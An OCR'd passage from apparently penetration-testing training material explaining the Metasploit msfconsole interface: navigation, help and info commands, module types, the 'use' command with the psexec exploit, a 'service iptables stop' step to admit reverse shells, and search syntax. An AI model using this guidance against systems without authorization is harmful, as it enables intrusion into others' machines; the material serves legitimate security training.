
Now, hit Tab-Tab, and you will see all of the browser exploits that start with the word "adobe_".

To get back to your msf > prompt, hit CTRL-C.

To clear the screen, you can type the "clear" command, or simply hit CTRL-L.

The up and down arrows let you scroll through the history of commands you've typed.

Unfortunately, the msfconsole prompt is not a true shell, in that it does not support redirects to files (>) or piping to other programs (|). Thus, you cannot do a "| less" to paginate output.



The msf > prompt itself is context specific, in that the prompt changes when you choose an exploit, giving you a handy indication of the exploit you have chosen as you work your way through the interface. Let's try it by typing:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) >
```

Note that the prompt now says that we have chosen the psexec exploit, a feature that works much like the SysInternals psexec command to make a remote Windows machine run a command across an SMB session with admin-level credentials.


To get out of the context of a given exploit within Metasploit, you can simply type the "back" command:

```
msf exploit(psexec) > back
msf >
```

The "banner" command shows a randomly selected Metasploit banner page ASCII graphic, followed by some very useful information about the Metasploit version and number of modules.

By default, msfconsole presents a color user interface. However, there are some bugs with scrolling in various versions of msfconsole with a color interface. To turn color off to avoid such bugs, you could type at any time:


```
msf > color false
```



One of the handiest features of msfconsole is its ability to kick off commands in the underlying operating system shell. By simply typing a command at the msf console prompt, Metasploit will execute that command in the underlying shell of the local machine with the current Metasploit user's privileges.

Some of the most useful OS shell commands to run from within the msfconsole are:

- `ping <IPaddr>`: Pen testers often want to ping a target before attacking it. Pinging at msfconsole can show that a given target is up and reachable across the network. Hit CTRL-C to stop the ping, or just ping the target N times by running "ping -c <N> <IPaddr>"
- `ifconfig`: This command is useful in checking the IP address assigned to the machine running Metasploit, to make sure you are directing your reverse shells and inbound client traffic to the appropriate system.
- `service iptables stop`: On some Linux systems, this command disables the iptables firewall, allowing inbound traffic on any port, again useful for reverse shells and inbound client traffic.
- `cd` and `ls`: These commands are useful in navigating and looking at the local file system of the machine running Metasploit. When uploading or downloading a file, or checking other information, these commands are quite useful.
- `nmap`: This premier port scanner is useful in verifying that a given port or set of ports is open on a target. By running "nmap -sT -p <port> <TargetIPaddr>" on a machine where Nmap is installed, the Metasploit user can verify that the given port is open on the target system.



The msfconsole also offers help functionality. To get a complete list of commands supported, simply run the "help" command or its equivalent, "?".


Some individual commands also have more detailed help, which can be accessed by running "help" followed by the command name. For example, to see more information about the "connect" command, you could run:

```
msf > help jobs
```

Alternatively, you could run "jobs -h" to see the same information.

Not every command has an associated help description. For example, the setg command (which is used to set a global variable to a value) does not:


```
msf > help setg
No help available for setg
```



While "help" provides information about commands, the "info" command provides detailed information about modules, including exploits, payloads, encoders, and nops. By running "info" followed by the module name, you can see the various options associated with the module and detailed notes associated with its use.

The info about a module will also show information about its author, its licensing limitations (if any), and vulnerability references. These vulnerability references often come in the form of URLs where you can research more information about the flaw and, sometimes, methods for remediation, very handy items for a penetration tester. The info for some modules also includes target types (for exploits that only work on certain versions of given target operating system), payload restrictions (for payloads that have to be a given size for a certain exploit), and other information.

In the example above, we have shown an edited snippet of the info associated with Metasploit's psexec module. Note the explanation of how this module accepts user credentials and causes a payload to run on a target Windows machine. We'll see how to do this for the psexec exploit module in an exercise later today.




The show command within msfconsole displays all of the different modules available to the user. By default, it displays every single module available, including all nops, encoders, payloads, exploits, and post-exploit modules.

Or, you can just look at individual types of modules by simply specifying the module type after the show command, as in:

```
msf > show auxiliary
msf > show exploits
msf > show payloads
msf > show post
msf > show encoders
```

It is worthwhile to note that once you've chosen a particular exploit, the "show payloads" command will behave in a context-specific fashion. That is, it will show you all of the payloads that are compatible with your chosen exploit. If you haven't chosen an exploit yet, "show payloads" shows all payloads available in Metasploit.

Finally, at any time, you can run "show options" to see which options you have available at that point in the msfconsole session, and "show advanced" to list some additional configurable advanced options. These commands are useful to verify that you've properly set all of the variables necessary for an exploit and payload (or any other module you might run). It is also quite useful in exploring Metasploit to find new features and capabilities. For example, by running "show options" and "show advanced" before choosing any modules at all, we can see some of the logging options and other configuration settings for msfconsole itself.




One of the most important commands in all of msfconsole is the "use" command, which lets you specify a module you want to use. By entering "use <module_name>" at the msf > prompt, you can specify the full path to any exploit, payload, nop, auxiliary, or encoder module. For example, to select a module that implements psexec functionality (to run a command on a target machine), you could run:

```
msf > use exploit/windows/smb/psexec
```

Remember, tab autocomplete at the msf > prompt can aid in your typing.

When you select a module to use, the entire context of your msfconsole session changes. Your prompt will change to indicate the module you've selected. Any variables you set from that point forward via the "set" command will apply only within that module.

But, most importantly, depending on the module type you choose (exploit, payload, nop, auxiliary, or encoder), additional commands and options will be exposed. The context-specific module commands and options really let us configure and control Metasploit at a fine-grained level, so let's look at them in more detail.




When you change context into a specific module via the "use" command, additional commands and options are available, depending on the module type you have selected.

For exploit modules, the new commands available are "exploit", which is used to launch the exploit, and "check" which can be used to determine whether a target system is vulnerable to the given exploit. Additionally, numerous other options are now available via the "show" command. Running "show payloads" will show the payloads that are compatible with the exploit you've chosen. The "show options" command indicates the variables that can be set for that exploit. The "show targets" command indicates the target operating system types that you can select for the exploit (some exploits do not require a target type selection). The "show advanced" command displays other, more advanced options, while the "show evasion" indicates variables that can be established to make the exploit less likely to be detected by IDS or IPS tools.

For payload modules, we get the "generate" command, which lets us turn a payload into code displayed on the screen, with options for Ruby, Perl, C, or raw machine code. There also may be some additional variables that you can set associated with the given payload.

With auxiliary modules, we get the "run" command, as well as the "exploit" command, which is just an alias of the run command. The "show" command is extended to include actions, which indicate the different capabilities of the auxiliary module. Additionally, there may be some auxiliary-specific variables.




The post-exploitation modules (referred to simply as "post" in Metasploit) extend our available command set with the "run" command, which activates the post module, making it take effect on a specific session opened with a target machine. The reload command makes Metasploit re-read the post module from the file system, making it easer to edit these modules' files and use them without relaunching Metasploit. The rerun command performs a reload of the module from the file system and then runs the module (i.e., rerun = reload + run). The exploit and rexploit commands for post modules are aliases for run and rerun, respectively.

When selecting a post module, a new variable is available, called "SESSION". This variable is set to the current Meterpreter (or in some cases shell) session number opened with a target. We'll discuss those sessions and managing them shortly.

Next, we get the nop modules, which offer the generate command to create a NOP sled displayed on the screen, again with some NOP-specific variables.

And, finally, we have encoders, which reveal no additional commands when we select them with "use", but do have some encoder-specific variables that are exposed.



To find specific modules, a penetration tester can rely on the msfconsole search command, invoked with the following syntax:


```
msf > search [<keyword:string>...] [string]
```

To narrow down searches, multiple <keyword:string> combinations can be provided, which will be joined together via a logical AND. The final string, which is optional, could be located anywhere in the module description. Older versions of Metasploit (before version 4.0) used a slightly different syntax, which included the -t option to specify which type of module (exploit, payload, post, auxiliary, etc.) was to be searched, and a -r option to specify which reliability ranking was sought, with Metasploit finding all matching exploit modules with that reliability or better.

With Metasploit 4.0, the following keywords are supported by the search command:

name: a string that matches all or part of a module's name.
path: the location within Metasploit where the module should be searched for.
platform: The operating system type associated with the given module.
type: The module type that is sought (as of this writing, only exploit, auxiliary, and post modules can be searched. Payload modules are not included in the search command right now, although that is likely to change in future versions of Metasploit).
app: This option lets us specify whether we are interested in client-side exploits (using "client" as the string) or service-side exploits (using "server").
author: This string searches for modules written by a given author.
cve: With this keyword, we can search for exploits based on the Common Vulnerabilities and Exposures strings (including year of release) assigned by Mitre at cve.mitre.org.
bid: Searches can be conducted based on Bugtraq ID number.
osvdb: Searches can be made based on the Open Source Vulnerability Database ID number.

